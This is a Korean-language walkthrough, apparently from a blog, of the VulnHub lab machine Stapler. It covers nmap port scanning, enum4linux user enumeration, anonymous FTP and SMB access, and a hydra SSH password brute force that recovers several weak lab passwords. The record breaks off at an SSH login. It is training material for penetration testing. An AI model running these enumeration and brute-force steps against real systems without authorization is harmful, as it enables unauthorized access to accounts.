간단한 랩 소개
Stapler는 2016년 BsidesLondon 컨퍼런스를 위해 보안 전문가 g0tmi1k이 제작한 VulnHub의 Boot-to-Root 머신이다
보통의 머신은 일반 사용자 권한에서 시작해 root 권한 획득이 기본 목표이지만 Stapler 같은 경우 단 하나의 경로가 아니라 최소 2가지 이상의 침투 경로와 최소 3가지 이상의 권한 상승 방법이 존재한다
그렇기 때문에 실전에서 중요한 다방면 공격 벡터 탐색 능력을 길러주기에 적절한 머신이다
침투 경로 - 1
가장 먼저 열린 호스트와 포트(서비스)를 식별하기 위해 nmap을 실행해 주었다
호스트 스캔:
┌──(jaejun835㉿jaejun835)-[~]
└─$ nmap -p- --min-rate 3000 -Pn 192.168.122.0/24
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-04-17 08:03 PST
Nmap scan report for 192.168.122.179
Host is up (0.00022s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE  SERVICE
20/tcp    closed ftp-data
21/tcp    open   ftp
22/tcp    open   ssh
53/tcp    open   domain
80/tcp    open   http
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn
666/tcp   open   doom
3306/tcp  open   mysql
12380/tcp open   unknown
MAC Address: 52:54:00:40:B9:14 (QEMU virtual NIC)

Nmap scan report for 192.168.122.1
Host is up (0.0000060s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain

Nmap done: 256 IP addresses (2 hosts up) scanned in 45.12 seconds

┌──(jaejun835㉿jaejun835)-[~]
└─$
포트 스캔:
┌──(jaejun835㉿jaejun835)-[~]
└─$ nmap -p 20,21,22,53,80,123,137,138,139,666,3306,12380 --min-rate 3000 -A -Pn 192.168.122.179
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-04-17 13:27 PST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 37.50% done; ETC: 13:27 (0:00:10 remaining)
Nmap scan report for 192.168.122.179
Host is up (0.00052s latency).

PORT      STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.122.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open   domain      dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp    open   http        PHP cli server 5.5 or later
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open   pkzip-file  .ZIP file
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \\xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
3306/tcp  open   mysql       MySQL 5.7.12-0ubuntu1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 11
|   Capabilities flags: 63487
|   Some Capabilities: DontAllowDatabaseTableColumn, LongPassword, Support41Auth, Speaks41ProtocolOld, LongColumnFlag, SupportsTransactions, FoundRows, SupportsCompression, SupportsLoadDataLocal, Speaks41ProtocolNew, IgnoreSigpipes, ODBCClient, InteractiveClient, IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: \\x0ENZ)A|\\x01\\x0FM\\x05s\\x06!\\x17q4NZ\\x06\\x02
|_  Auth Plugin Name: mysql_native_password
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :
SF-Port666-TCP:V=7.95%I=7%D=4/17%Time=69E1C4B2%P=x86_64-pc-linux-gnu%r(NUL
SF:L,2D58,"PK\\x03\\x04\\x14\\0\\x02\\0\\x08\\0d\\x80\\xc3Hp\\xdf\\x15\\x81\\xaa,\\0\\0\\x1
SF:52\\0\\0\\x0c\\0\\x1c\\0message2\\.jpgUT\\t\\0\\x03\\+\\x9cQWJ\\x9cQWux\\x0b\\0\\x01\\x0
SF:4\\xf5\\x01\\0\\0\\x04\\x14\\0\\0\\0\\xadz\\x0bT\\x13\\xe7\\xbe\\xefP\\x94\\x88\\x88A@\\xa
SF:2\\x20\\x19\\xabUT\\xc4T\\x11\\xa9\\x102>\\x8a\\xd4RDK\\x15\\x85Jj\\xa9\\"DL\\[E\\xa2\\
SF:x0c\\x19\\x140<\\xc4\\xb4\\xb5\\xca\\xaen\\x89\\x8a\\x8aV\\x11\\x91W\\xc5H\\x20\\x0f\\x
SF:b2\\xf7\\xb6\\x88\\n\\x82@%\\x99d\\xb7\\xc8#;3\\[\\r_\\xcddr\\x87\\xbd\\xcf9\\xf7\\xaeu
SF:\\xeeY\\xeb\\xdc\\xb3oX\\xacY\\xf92\\xf3e\\xfe\\xdf\\xff\\xff\\xff=2\\x9f\\xf3\\x99\\xd
SF:3\\x08y}\\xb8a\\xe3\\x06\\xc8\\xc5\\x05\\x82>`\\xfe\\x20\\xa7\\x05:\\xb4y\\xaf\\xf8\\xa
SF:0\\xf8\\xc0\\^\\xf1\\x97sC\\x97\\xbd\\x0b\\xbd\\xb7nc\\xdc\\xa4I\\xd0\\xc4\\+j\\xce\\[\\x
SF:87\\xa0\\xe5\\x1b\\xf7\\xcc=,\\xce\\x9a\\xbb\\xeb\\xeb\\xdds\\xbf\\xde\\xbd\\xeb\\x8b\\x
SF:f4\\xfdis\\x0f\\xeeM\\?\\xb0\\xf4\\x1f\\xa3\\xcceY\\xfb\\xbe\\x98\\x9b\\xb6\\xfb\\xe0\\x
SF:dc\\]sS\\xc5bQ\\xfa\\xee\\xb7\\xe7\\xbc\\x05AoA\\x93\\xfe9\\xd3\\x82\\x7f\\xcc\\xe4\\xd
SF:5\\x1dx\\xa2O\\x0e\\xdd\\x994\\x9c\\xe7\\xfe\\x871\\xb0N\\xea\\x1c\\x80\\xd63w\\xf1\\xa
SF:f\\xbd&&q\\xf9\\x97'i\\x85fL\\x81\\xe2\\\\\\xf6\\xb9\\xba\\xcc\\x80\\xde\\x9a\\xe1\\xe2:
SF:\\xc3\\xc5\\xa9\\x85`\\x08r\\x99\\xfc\\xcf\\x13\\xa0\\x7f{\\xb9\\xbc\\xe5:i\\xb2\\x1bk\\
SF:x8a\\xfbT\\x0f\\xe6\\x84\\x06/\\xe8-\\x17W\\xd7\\xb7&\\xb9N\\x9e<\\xb1\\\\\\.\\xb9\\xcc\\
SF:xe7\\xd0\\xa4\\x19\\x93\\xbd\\xdf\\^\\xbe\\xd6\\xcdg\\xcb\\.\\xd6\\xbc\\xaf\\|W\\x1c\\xfd
SF:\\xf6\\xe2\\x94\\xf9\\xebj\\xdbf~\\xfc\\x98x'\\xf4\\xf3\\xaf\\x8f\\xb9O\\xf5\\xe3\\xcc\\
SF:x9a\\xed\\xbf`a\\xd0\\xa2\\xc5KV\\x86\\xad\\n\\x7fou\\xc4\\xfa\\xf7\\xa37\\xc4\\|\\xb0\\
SF:xf1\\xc3\\x84O\\xb6nK\\xdc\\xbe#\\)\\xf5\\x8b\\xdd{\\xd2\\xf6\\xa6g\\x1c8\\x98u\\(\\[r\\
SF:xf8H~A\\xe1qYQq\\xc9w\\xa7\\xbe\\?}\\xa6\\xfc\\x0f\\?\\x9c\\xbdTy\\xf9\\xca\\xd5\\xaak
SF:\\xd7\\x7f\\xbcSW\\xdf\\xd0\\xd8\\xf4\\xd3\\xddf\\xb5F\\xabk\\xd7\\xff\\xe9\\xcf\\x7fy\\
SF:xd2\\xd5\\xfd\\xb4\\xa7\\xf7Y_\\?n2\\xff\\xf5\\xd7\\xdf\\x86\\^\\x0c\\x8f\\x90\\x7f\\x7f
SF:\\xf9\\xea\\xb5m\\x1c\\xfc\\xfef\\"\\.\\x17\\xc8\\xf5\\?B\\xff\\xbf\\xc6\\xc5,\\x82\\xcb\\
SF:[\\x93&\\xb9NbM\\xc4\\xe5\\xf2V\\xf6\\xc4\\t3&M~{\\xb9\\x9b\\xf7\\xda-\\xac\\]_\\xf9\\x
SF:cc\\[qt\\x8a\\xef\\xbao/\\xd6\\xb6\\xb9\\xcf\\x0f\\xfd\\x98\\x98\\xf9\\xf9\\xd7\\x8f\\xa
SF:7\\xfa\\xbd\\xb3\\x12_@N\\x84\\xf6\\x8f\\xc8\\xfe{\\x81\\x1d\\xfb\\x1fE\\xf6\\x1f\\x81\\
SF:xfd\\xef\\xb8\\xfa\\xa1i\\xae\\.L\\xf2\\\\g@\\x08D\\xbb\\xbfp\\xb5\\xd4\\xf4Ym\\x0bI\\x9
SF:6\\x1e\\xcb\\x879-a\\)T\\x02\\xc8\\$\\x14k\\x08\\xae\\xfcZ\\x90\\xe6E\\xcb<c\\xcap\\x8f sf:\\xd0\\x8f\\x9fu\\x01\\x8dvt\\xf0'\\x9b\\xe4st%\\x9f5\\x95\\xab\\rswb\\xecn\\xfb&\\xf4="" sf:\\xed\\xe3v\\x13o\\xb73a#\\xf0,\\xd5\\xc2\\^\\xe8\\xfc\\xc0\\xa7\\xaf\\xab4\\xcfc\\xcd\\="" sf:x88\\x8e}\\xac\\x15\\xf6~\\xc4r\\x8e`wt\\x96\\xa8kt\\x1cam\\xdb\\x99f\\xfb\\n\\xbc\\xb="" sf:cl}aj\\xe5h\\x912\\x88\\(o\\0k\\xc9\\xa9\\x1a\\x93\\xb8\\x84\\x8fdn\\xbf\\x17\\xf5\\xf0="" sf:\\.npy\\.9\\x04\\xcf\\x14\\x1d\\x89rr9\\xe4\\xd2\\xae\\x91#\\xfbog\\xed\\xf6\\x15\\x04\\="" sf:xf6~\\xf1\\]v\\xdcbgu\\xeb\\xaa="\\x8e\\xef\\xa4HU\\x1e\\x8f\\x9f\\x9bI\\xf4\\xb6GTQ\\x" sf:f3\\xe9\\xe5\\x8e\\x0b\\x14l\\xb2\\xda\\x92\\x12\\xf3\\x95\\xa2\\x1c\\xb3\\x13\\*p\\x11\\="" sf:?\\xfb\\xf3\\xda\\xcadfv\\x89`\\xa9\\xe4k\\xc4s\\x0e\\xd6p0");="" mac="" address:="" 52:54:00:40:b9:14="" (qemu="" virtual="" nic)="" no="" exact="" os="" matches="" for="" host="" (if="" you="" know="" what="" is="" running="" on="" it,="" see="" <<a="" href="https://nmap.org/submit/">https://nmap.org/submit/> ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=4/17%OT=21%CT=20%CU=35848%PV=Y%DS=1%DC=D%G=Y%M=525400%
OS:TM=69E1C4E6%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=107%TI=Z%CI=I%TS=
OS:8)SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=I%TS=8)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%
OS:CI=I%TS=8)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=I%TS=8)SEQ(SP=109%GCD=1%ISR=1
OS:0B%TI=Z%CI=I%TS=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M
OS:5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=712
OS:0%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:)IE(R=N)

Network Distance: 1 hop
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: RED, NetBIOS user: , NetBIOS MAC:  (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-04-17T05:27:36
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: red
|   NetBIOS computer name: RED\\x00
|   Domain name: \\x00
|   FQDN: red
|_  System time: 2026-04-17T06:27:35+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -20m01s, deviation: 34m37s, median: -2s

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 192.168.122.179

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 53.44 seconds

┌──(jaejun835㉿jaejun835)-[~]
└─$
</c\\xcap\\x8f>
포트 스캔 결과 ftp 서버에 익명 로그인이 가능한 것을 확인하였다
ftp 서버 접속 결과 배너 그래빙에서 유저 네임 Harry와 note 파일에서 유저네임 Elly를 확인하였다
나머지 유효한 정보는 찾지 못하였으니 enum4linux를 이용해 시스템 정보를 열거하였다
┌──(jaejun835㉿jaejun835)-[~]
└─$ enum4linux -a 192.168.122.179
Starting enum4linux v0.9.1 ( <http://labs.portcullis.co.uk/application/enum4linux/> ) on Fri Apr 17 14:19:58 2026

 =========================================( Target Information )=========================================

Target ........... 192.168.122.179
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ==========================( Enumerating Workgroup/Doman on 192.168.122.179 )==========================


[+] Got domain/workgroup name: WORKGROUP


 ==============================( Nbtstat Information for 192.168.122.179 )==============================

Looking up status of 192.168.122.179
        RED             <00> -         H   Workstation Service
        RED             <03> -         H   Messenger Service
        RED             <20> -         H   File Server Service
        ..__MSBROWSE__. <01> -  H   Master Browser
        WORKGROUP       <00> -  H   Domain/Workgroup Name
        WORKGROUP       <1d> -         H   Master Browser
        WORKGROUP       <1e> -  H   Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==================================( Session Check on 192.168.122.179 )==================================


[+] Server 192.168.122.179 allows sessions using username '', password ''


 ===============================( Getting domain SID for 192.168.122.179 )===============================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 =================================( OS information on 192.168.122.179 )=================================


[E] Can't get OS info with smbclient


[+] Got OS info for 192.168.122.179 from srvinfo:
        RED            Wk Sv PrQ Unx NT SNT red server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03

 ======================================( Users on 192.168.122.179 )======================================

Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.

Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.

 ================================( Share Enumeration on 192.168.122.179 )================================


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            RED

[+] Attempting to map shares on 192.168.122.179

//192.168.122.179/print$        Mapping: DENIED Listing: N/A Writing: N/A
//192.168.122.179/kathy Mapping: OK Listing: OK Writing: N/A
//192.168.122.179/tmp   Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \\*
//192.168.122.179/IPC$  Mapping: N/A Listing: N/A Writing: N/A

 ==========================( Password Policy Information for 192.168.122.179 )==========================

Password:

[+] Attaching to 192.168.122.179 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] RED
        [+] Builtin

[+] Password Info for Domain: RED

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set

[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 5

 =====================================( Groups on 192.168.122.179 )=====================================


[+] Getting builtin groups:


[+]  Getting builtin group memberships:


[+]  Getting local groups:


[+]  Getting local group memberships:


[+]  Getting domain groups:


[+]  Getting domain group memberships:


 =================( Users on 192.168.122.179 via RID cycling (RIDS: 500-550,1000-1050) )=================


[I] Found new SID:
S-1-22-1

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-21-864226560-67800430-3082388513 and logon username '', password ''

S-1-5-21-864226560-67800430-3082388513-501 RED\\nobody (Local User)
S-1-5-21-864226560-67800430-3082388513-513 RED\\None (Domain Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\\peter (Local User)
S-1-22-1-1001 Unix User\\RNunemaker (Local User)
S-1-22-1-1002 Unix User\\ETollefson (Local User)
S-1-22-1-1003 Unix User\\DSwanger (Local User)
S-1-22-1-1004 Unix User\\AParnell (Local User)
S-1-22-1-1005 Unix User\\SHayslett (Local User)
S-1-22-1-1006 Unix User\\MBassin (Local User)
S-1-22-1-1007 Unix User\\JBare (Local User)
S-1-22-1-1008 Unix User\\LSolum (Local User)
S-1-22-1-1009 Unix User\\IChadwick (Local User)
S-1-22-1-1010 Unix User\\MFrei (Local User)
S-1-22-1-1011 Unix User\\SStroud (Local User)
S-1-22-1-1012 Unix User\\CCeaser (Local User)
S-1-22-1-1013 Unix User\\JKanode (Local User)
S-1-22-1-1014 Unix User\\CJoo (Local User)
S-1-22-1-1015 Unix User\\Eeth (Local User)
S-1-22-1-1016 Unix User\\LSolum2 (Local User)
S-1-22-1-1017 Unix User\\JLipps (Local User)
S-1-22-1-1018 Unix User\\jamie (Local User)
S-1-22-1-1019 Unix User\\Sam (Local User)
S-1-22-1-1020 Unix User\\Drew (Local User)
S-1-22-1-1021 Unix User\\jess (Local User)
S-1-22-1-1022 Unix User\\SHAY (Local User)
S-1-22-1-1023 Unix User\\Taylor (Local User)
S-1-22-1-1024 Unix User\\mel (Local User)
S-1-22-1-1025 Unix User\\kai (Local User)
S-1-22-1-1026 Unix User\\zoe (Local User)
S-1-22-1-1027 Unix User\\NATHAN (Local User)
S-1-22-1-1028 Unix User\\www (Local User)
S-1-22-1-1029 Unix User\\elly (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\\Administrators (Local Group)
S-1-5-32-545 BUILTIN\\Users (Local Group)
S-1-5-32-546 BUILTIN\\Guests (Local Group)
S-1-5-32-547 BUILTIN\\Power Users (Local Group)
S-1-5-32-548 BUILTIN\\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\\Print Operators (Local Group)

 ==============================( Getting printer info for 192.168.122.179 )==============================

No printers returned.

enum4linux complete on Fri Apr 17 14:20:13 2026


┌──(jaejun835㉿jaejun835)-[~]
└─$
열거 결과 공유 폴더 디스크에서 코멘트(유저네임-Fred)를 확인하였으며 추가로 패스워드 정책과 유저 목록을 확보하였다
또한 nmap 포트 스캔 결과에서 smb에 익명 로그인(account_used: guest)이 가능하다는 것을 확인 하였기 때문에 추가로 smb 서버도 탐색하였다
┌──(jaejun835㉿jaejun835)-[~]
└─$ smbclient //192.168.122.179/kathy -N
Try "help" to get a list of possible commands.
smb: \\> ls
  .                                   D        0  Sat Jun  4 00:52:52 2016
  ..                                  D        0  Tue Jun  7 05:39:56 2016
  kathy_stuff                         D        0  Sun Jun  5 23:02:27 2016
  backup                              D        0  Sun Jun  5 23:04:14 2016

                19478204 blocks of size 1024. 16395740 blocks available
smb: \\> cd kathy_stuff
smb: \\kathy_stuff\\> ls
  .                                   D        0  Sun Jun  5 23:02:27 2016
  ..                                  D        0  Sat Jun  4 00:52:52 2016
  todo-list.txt                       N       64  Sun Jun  5 23:02:27 2016

                19478204 blocks of size 1024. 16395740 blocks available
smb: \\kathy_stuff\\> get todo-list.txt
getting file \\kathy_stuff\\todo-list.txt of size 64 as todo-list.txt (12.5 KiloBytes/sec) (average 12.5 KiloBytes/sec)
smb: \\kathy_stuff\\> !cat todo-list.txt
I'm making sure to backup anything important for Initech, Kathy
smb: \\kathy_stuff\\> cd ..
smb: \\> cd backup
smb: \\backup\\>
smb: \\backup\\> ls
  .                                   D        0  Sun Jun  5 23:04:14 2016
  ..                                  D        0  Sat Jun  4 00:52:52 2016
  vsftpd.conf                         N     5961  Sun Jun  5 23:03:45 2016
  wordpress-4.tar.gz                  N  6321767  Tue Apr 28 01:14:46 2015

                19478204 blocks of size 1024. 16395740 blocks available
smb: \\backup\\> get vsftpd.conf
getting file \\backup\\vsftpd.conf of size 5961 as vsftpd.conf (149.3 KiloBytes/sec) (average 63706.0 KiloBytes/sec)
smb: \\backup\\> !cat vsftpd.conf
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
#
# Run standalone?  vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=YES
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=NO
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=YES
anon_root=/var/ftp/anonymous
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
#anon_mkdir_write_enable=YES
#
# Activate directory messages - messages given to remote users when they
# go into a certain directory.
dirmessage_enable=YES
#
# If enabled, vsftpd will display directory listings with the time
# in  your  local  time  zone.  The default is to display GMT. The
# times returned by the MDTM FTP command are also affected by this
# option.
use_localtime=YES
#
# Activate logging of uploads/downloads.
xferlog_enable=YES
#
# Make sure PORT transfer connections originate from port 20 (ftp-data).
connect_from_port_20=YES
#
# If you want, you can arrange for uploaded anonymous files to be owned by
# a different user. Note! Using "root" for uploaded files is not
# recommended!
#chown_uploads=YES
#chown_username=whoever
#
# You may override where the log file goes if you like. The default is shown
# below.
#xferlog_file=/var/log/vsftpd.log
#
# If you want, you can have your log file in standard ftpd xferlog format.
# Note that the default log file location is /var/log/xferlog in this case.
#xferlog_std_format=YES
#
# You may change the default value for timing out an idle session.
#idle_session_timeout=600
#
# You may change the default value for timing out a data connection.
#data_connection_timeout=120
#
# It is recommended that you define on your system a unique user which the
# ftp server can use as a totally isolated and unprivileged user.
#nopriv_user=ftpsecure
#
# Enable this and the server will recognise asynchronous ABOR requests. Not
# recommended for security (the code is non-trivial). Not enabling it,
# however, may confuse older FTP clients.
#async_abor_enable=YES
#
# By default the server will pretend to allow ASCII mode but in fact ignore
# the request. Turn on the below options to have the server actually do ASCII
# mangling on files when in ASCII mode.
# Beware that on some FTP servers, ASCII support allows a denial of service
# attack (DoS) via the command "SIZE /big/file" in ASCII mode. vsftpd
# predicted this attack and has always been safe, reporting the size of the
# raw file.
# ASCII mangling is a horrible feature of the protocol.
#ascii_upload_enable=YES
#ascii_download_enable=YES
#
# You may fully customise the login banner string:
#ftpd_banner=Welcome to blah FTP service.
banner_file=/etc/vsftpd.banner
#
# You may specify a file of disallowed anonymous e-mail addresses. Apparently
# useful for combatting certain DoS attacks.
#deny_email_enable=YES
# (default follows)
#banned_email_file=/etc/vsftpd.banned_emails
#
# You may restrict local users to their home directories.  See the FAQ for
# the possible risks in this before using chroot_local_user or
# chroot_list_enable below.
chroot_local_user=YES
userlist_enable=YES
local_root=/etc
#
# You may specify an explicit list of local users to chroot() to their home
# directory. If chroot_local_user is YES, then this list becomes a list of
# users to NOT chroot().
# (Warning! chroot'ing can be very dangerous. If using chroot, make sure that
# the user does not have write access to the top level directory within the
# chroot)
#chroot_local_user=YES
#chroot_list_enable=YES
# (default follows)
#chroot_list_file=/etc/vsftpd.chroot_list
#
# You may activate the "-R" option to the builtin ls. This is disabled by
# default to avoid remote users being able to cause excessive I/O on large
# sites. However, some broken FTP clients such as "ncftp" and "mirror" assume
# the presence of the "-R" option, so there is a strong case for enabling it.
#ls_recurse_enable=YES
#
# Customization
#
# Some of vsftpd's settings don't fit the filesystem layout by
# default.
#
# This option should be the name of a directory which is empty.  Also, the
# directory should not be writable by the ftp user. This directory is used
# as a secure chroot() jail at times vsftpd does not require filesystem
# access.
secure_chroot_dir=/var/run/vsftpd/empty
#
# This string is the name of the PAM service vsftpd will use.
pam_service_name=vsftpd
#
# This option specifies the location of the RSA certificate to use for SSL
# encrypted connections.
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO

#
# Uncomment this to indicate that vsftpd use a utf8 filesystem.
#utf8_filesystem=YES
pasv_enable=no
smb: \\backup\\>
탐색 결과 ftp 서버의 동작 정의 파일(vsftpd.conf)과 root 디렉토리가 /etc로 설정(local_root=/etc) 되어 있는 것을 확인 하였다
특히 local_root=/etc 옵션이 설정되어 있으면 로컬 권한을 가지고 있어도 etc에 접근이 가능해져 추가 공격에 매우 취약해진다
다음으로 이전에 얻은 유저 목록들을 이용하여 ssh 서버에 브루트 포싱을 시도해 주도록 하겠다
┌──(jaejun835㉿jaejun835)-[~]
└─$ hydra -L users.txt -P /usr/share/wordlists/fasttrack.txt ssh://192.168.122.179 -t 30
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2026-04-18 21:47:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 30 tasks per 1 server, overall 30 tasks, 7860 login tries (l:30/p:262), ~262 tries per task
[DATA] attacking ssh://192.168.122.179:22/
[STATUS] 296.00 tries/min, 296 tries in 00:01h, 7581 to do in 00:26h, 13 active
[STATUS] 269.67 tries/min, 809 tries in 00:03h, 7068 to do in 00:27h, 13 active
[STATUS] 277.14 tries/min, 1940 tries in 00:07h, 5937 to do in 00:22h, 13 active
[22][ssh] host: 192.168.122.179   login: MFrei   password: letmein
[STATUS] 273.33 tries/min, 3280 tries in 00:12h, 4599 to do in 00:17h, 11 active
[22][ssh] host: 192.168.122.179   login: CJoo   password: summer2017
[STATUS] 272.18 tries/min, 4627 tries in 00:17h, 3252 to do in 00:12h, 11 active
[22][ssh] host: 192.168.122.179   login: Drew   password: qwerty
[STATUS] 263.45 tries/min, 5796 tries in 00:22h, 2083 to do in 00:08h, 11 active
[STATUS] 254.59 tries/min, 6874 tries in 00:27h, 1006 to do in 00:04h, 10 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2026-04-18 22:20:10

┌──(jaejun835㉿jaejun835)-[~]
└─$ ssh MFrei@192.168.122.179
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
